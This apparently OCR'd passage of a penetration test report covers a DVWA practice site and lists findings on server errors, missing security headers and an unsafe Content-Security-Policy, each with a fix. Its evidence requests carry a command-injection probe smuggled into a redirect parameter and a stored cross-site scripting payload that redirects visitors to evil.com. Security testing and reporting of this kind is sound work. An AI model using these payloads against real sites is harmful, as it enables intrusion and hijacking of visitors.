
References


Testing for Insecure Direct Object References

Classification

Category	ID / Value
CWE	CWE-284
OWASP Top 10 - 2017	A5 - Broken Access Control
OWASP Top 10 - 2021	A1 - Broken Access Control

POC


pentest-ground.com:4280/vulnerabilities/open_redirect/source/info.php?id=1
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Vulnerability: Open HT
Hacker Quotes
Why did he come to you?
I got a record, I was Zero Cool
Zero Cool. Crashed 1507 systems in one da
10th 1988.
Back
More Information
OWASP Unvalidated Redirects and Fo
WSTG - Testing for Client-side URL Re
Mitre - CWE-601: URL Redirection to U



4.1.14 Internal Server Error Found

Affected target **https://pentest-ground.com:4280/**	Low
Status: Open	

Evidence

URL	https://pentest-ground.com:4280/vulnerabilities/open_redirect/source/low.php
Method	GET
Parameters	**Query:** redirect=info.php?id=2;echo ttp1739356088.1073|rev|sed -e 's/^/ptt/' -e 's/\./dot/'|tr a-z A-Z #';echo ttp1739356088.1073|rev|sed -e 's/^/ptt/' -e 's/\./dot/'|tr a-z A-Z #";echo ttp1739356088.1073|rev|sed -e 's/^/ptt/' -e &...
Evidence	Response has an internal server error status code: 500

Pretty Raw Hex

```
1  GET /vulnerabilities/open_redirect/source/info.php?id=
   2;echo%20ttp1739356088.1073|rev|sed%20-e%20's/^/ptt/'%20-e%20's/\./dot/'|tr%20
   ';echo%20ttp1739356088.1073|rev|sed%20-e%20's/^/ptt/'%20-e%20's/\./dot/'|tr%20
   cho%20ttp1739356088.1073|rev|sed%20-e%20's/^/ptt/'%20-e%20&... HTTP/1.1
2  Host: pentest-ground.com:4280
3  Cookie: security=low; PHPSESSID=f04947aebdc01b294fb72978ea833eb3
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101
5  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate, br
8  Referer:
   https://pentest-ground.com:4280/vulnerabilities/open_redirect/source/low.php?r
   %3fid%3d2%3becho+ttp1739356088.1073|rev|sed+-e+'s/^/ptt/'+-e+'s/\./dot/'|tr+a-
   o+ttp1739356088.1073|rev|sed+-e+'s/^/ptt/'+-e+'s/\./dot/'|tr+a-z+A-Z+%23"%3bec
   .1073|rev|sed+-e+'s/^/ptt/'+-e+%26...
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16 Connection: keep-alive
```

Vulnerability description

We noticed that the target application's website does not properly handle or incorrectly manages exceptional conditions like Internal Server Errors. These errors can reveal sensitive information through their error messages. For instance, an error message could inadvertently disclose system paths or private application details.

Risk description

The risk exists that attackers could utilize information revealed in Internal Server Error messages to mount more targeted and effective attacks. Detailed error messages could, for example, expose a path traversal weakness (CWE-22) or other exploitable system vulnerabilities.

Recommendation

Ensure that error messages only contain minimal details that are useful to the intended audience, and nobody else. The messages need to strike the balance between being too cryptic and not being cryptic enough. They should not necessarily reveal the methods that were used to determine the error. Such detailed information can be used to refine the original attack to increase the chances of success. If errors must be tracked in some detail, capture them in log messages - but consider what could occur if the log messages can be viewed by attackers. Avoid recording highly sensitive information such as passwords in any form. Avoid inconsistent messaging that might accidentally tip off an attacker about internal state, such as whether a username is valid or not.

Classification

Category	ID / Value
CWE	CWE-209
OWASP Top 10 - 2017	A6 - Security Misconfiguration
OWASP Top 10 - 2021	A5 - Security Misconfiguration

Screenshots




Figure 1. Internal Error

Verification

✔ This finding was validated so it is not a False Positive.

4.1.15 Missing security header: Strict-Transport-Security

Affected target **https://pentest-ground.com:4280/**	
Status: Open	

Evidence

URL	Evidence
https://pentest-ground.com:4280/	Response headers do not include the HTTP Strict-Transport-Security header Missing - Strict-Transport-Security: max-age=31536000; includeSubDomains; preload"

Vulnerability description

We noticed that the target application lacks the HTTP Strict-Transport-Security header in its responses. This security header is crucial as it instructs browsers to only establish secure (HTTPS) connections with the web server and reject any HTTP connections.

Risk description

The risk is that lack of this header permits an attacker to force a victim user to initiate a clear-text HTTP connection to the server, thus opening the possibility to eavesdrop on the network traffic and extract sensitive information (e.g. session cookies).

Recommendation

The Strict-Transport-Security HTTP header should be sent with each HTTPS response. The syntax is as follows:

```
Strict-Transport-Security: max-age=<seconds>[;
includeSubDomains]
```

The parameter `max-age` gives the time frame for requirement of HTTPS in seconds and should be chosen quite high, e.g. several months. A value below 7776000 is considered as too low by this scanner check.
The flag `includeSubDomains` defines that the policy applies also for sub domains of the sender of the response.

Classification

Category	ID / Value
CWE	CWE-693
OWASP Top 10 - 2017	A6 - Security Misconfiguration
OWASP Top 10 - 2021	A5 - Security Misconfiguration

POC

Request

Pretty Raw Hex \n

```
1  GET / HTTP/1.1
2  Host: pentest-ground.com:4280
3  Cookie: security=low; PHPSESSID=f04947aebdc01b294fb72978ea833eb3
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101 Firefox/141.0
5  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate, br
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 0
10 Origin: https://pentest-ground.com:4280
11 Referer: https://pentest-ground.com:4280/vulnerabilities/xss_s/
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19 Connection: keep-alive
20
21
```

Verification

✔ This finding was validated so it is not a False Positive.

4.1.16 Missing security header: X-Content-Type-Options

Affected target **https://pentest-ground.com:4280/**	
Status: Open	

Evidence

URL	Evidence
https://pentest-ground.com:4280/	Response headers do not include the X-Content-Type-Options HTTP security header Missing - X-Content-Type-Options: nosniff

Vulnerability description

We noticed that the target application's server responses lack the `X-Content-Type-Options` header. This header is particularly important for preventing Internet Explorer from reinterpreting the content of a web page (MIME-sniffing) and thus overriding the value of the Content-Type header.

Risk description

The risk is that lack of this header could make possible attacks such as Cross-Site Scripting or phishing in Internet Explorer browsers.

Recommendation

We recommend setting the X-Content-Type-Options header such as `X-Content-Type-Options: nosniff`.


References

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options

Classification

Category	ID / Value
CWE	CWE-693
OWASP Top 10 - 2017	A6 - Security Misconfiguration
OWASP Top 10 - 2021	A5 - Security Misconfiguration

POC



Verification

✔ This finding was validated so it is not a False Positive.

4.1.17 Missing security header: Content-Security-Policy

Affected target	
https://pentest-ground.com:4280/	
Status: **Open**	

Evidence

URL	Evidence
https://pentest-ground.com:4280/	Response does not include the HTTP Content-Security-Policy security header or meta tag missing- Content-Security-Policy: default-src 'self';

Vulnerability description

We noticed that the target application lacks the Content-Security-Policy (CSP) header in its HTTP responses. The CSP header is a security measure that instructs web browsers to enforce specific security rules, effectively preventing the exploitation of Cross-Site Scripting (XSS) vulnerabilities.

Risk description

The risk is that if the target application is vulnerable to XSS, lack of this header makes it easily exploitable by attackers.

Recommendation

Configure the Content-Security-Header to be sent with each HTTP response in order to apply the specific policies needed by the application.

References

https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy

Classification

Category	ID / Value
CWE	CWE-693
OWASP Top 10 - 2017	A6 - Security Misconfiguration
OWASP Top 10 - 2021	A5 - Security Misconfiguration

POC

Pretty Raw Hex

```
POST /vulnerabilities/xss_s/ HTTP/1.1
Host: pentest-ground.com:4280
Cookie: security=low; PHPSESSID=f04947aebdc01b294fb72978ea833eb3
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101 Firefox/141.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 123
Origin: https://pentest-ground.com:4280
Referer: https://pentest-ground.com:4280/vulnerabilities/xss_s/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive

txtName=Redirect&mtxMessage=
%3Cscript%3Ewindow.location%3D%27http%3A%2F%2Fevil.com%27%3C%2Fscript%3E&btnSign=
Sign+Guestbook
```

Verification

✔ This finding was validated so it is not a False Positive.

4.1.18 Missing security header: Referrer-Policy

Affected target **https://pentest-ground.com:4280/**	
Status: Open	

Evidence

URL	Evidence
https://pentest-ground.com:4280/	Response headers do not include the Referrer-Policy HTTP security header as well as the <meta> tag with name 'referrer' is not present in the response. Missing- Referrer-Policy: no-referrer or Referrer-Policy: strict-origin-when-cross-origin

Vulnerability description

We noticed that the target application's server responses lack the `Referrer-Policy` HTTP header, which controls how much referrer information the browser will send with each request originated from the current web application.

Risk description

The risk is that if a user visits a web page (e.g. "http://example.com/pricing/") and clicks on a link from that page going to e.g. "https://www.google.com", the browser will send to Google the full originating URL in the `Referer` header, assuming the Referrer-Policy header is not set. The originating URL could be considered sensitive information and it could be used for user tracking.

Recommendation

The Referrer-Policy header should be configured on the server side to avoid user tracking and inadvertent information leakage. The value `no-referrer` of this header instructs the browser to omit the Referer header entirely.


References

https://developer.mozilla.org/en-US/docs/Web/Security/Referer_header:_privacy_and_security_concerns

Classification

Category	ID / Value
CWE	CWE-693
OWASP Top 10 - 2017	A6 - Security Misconfiguration
OWASP Top 10 - 2021	A5 - Security Misconfiguration

POC



Verification

✔ This finding was validated so it is not a False Positive.

4.1.19 Unsafe security header: Content-Security-Policy

Affected target

https://pentest-ground.com:4280/

Status: Open

Evidence

URL	Evidence
https://pentest-ground.com:4280/vulnerabilities/csp/	Response headers include the HTTP Content-Security-Policy security header with the following security issues: Missing - Content-Security-Policy: default-src 'self'; script-src 'self';

Vulnerability description

We noticed that the Content-Security-Policy (CSP) header configured for the web application includes unsafe directives. The CSP header activates a protection mechanism implemented in web browsers which prevents exploitation of Cross-Site Scripting vulnerabilities (XSS) by restricting the sources from which content can be loaded or executed.

Risk description

For example, if the unsafe-inline directive is present in the CSP header, the execution of inline scripts and event handlers is allowed. This can be exploited by an attacker to execute arbitrary JavaScript code in the context of the vulnerable application.

Recommendation

Remove the unsafe values from the directives, adopt nonces or hashes for safer inclusion of inline scripts if they are needed, and explicitly define the sources from which scripts, styles, images or other resources can be loaded.

References


https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html

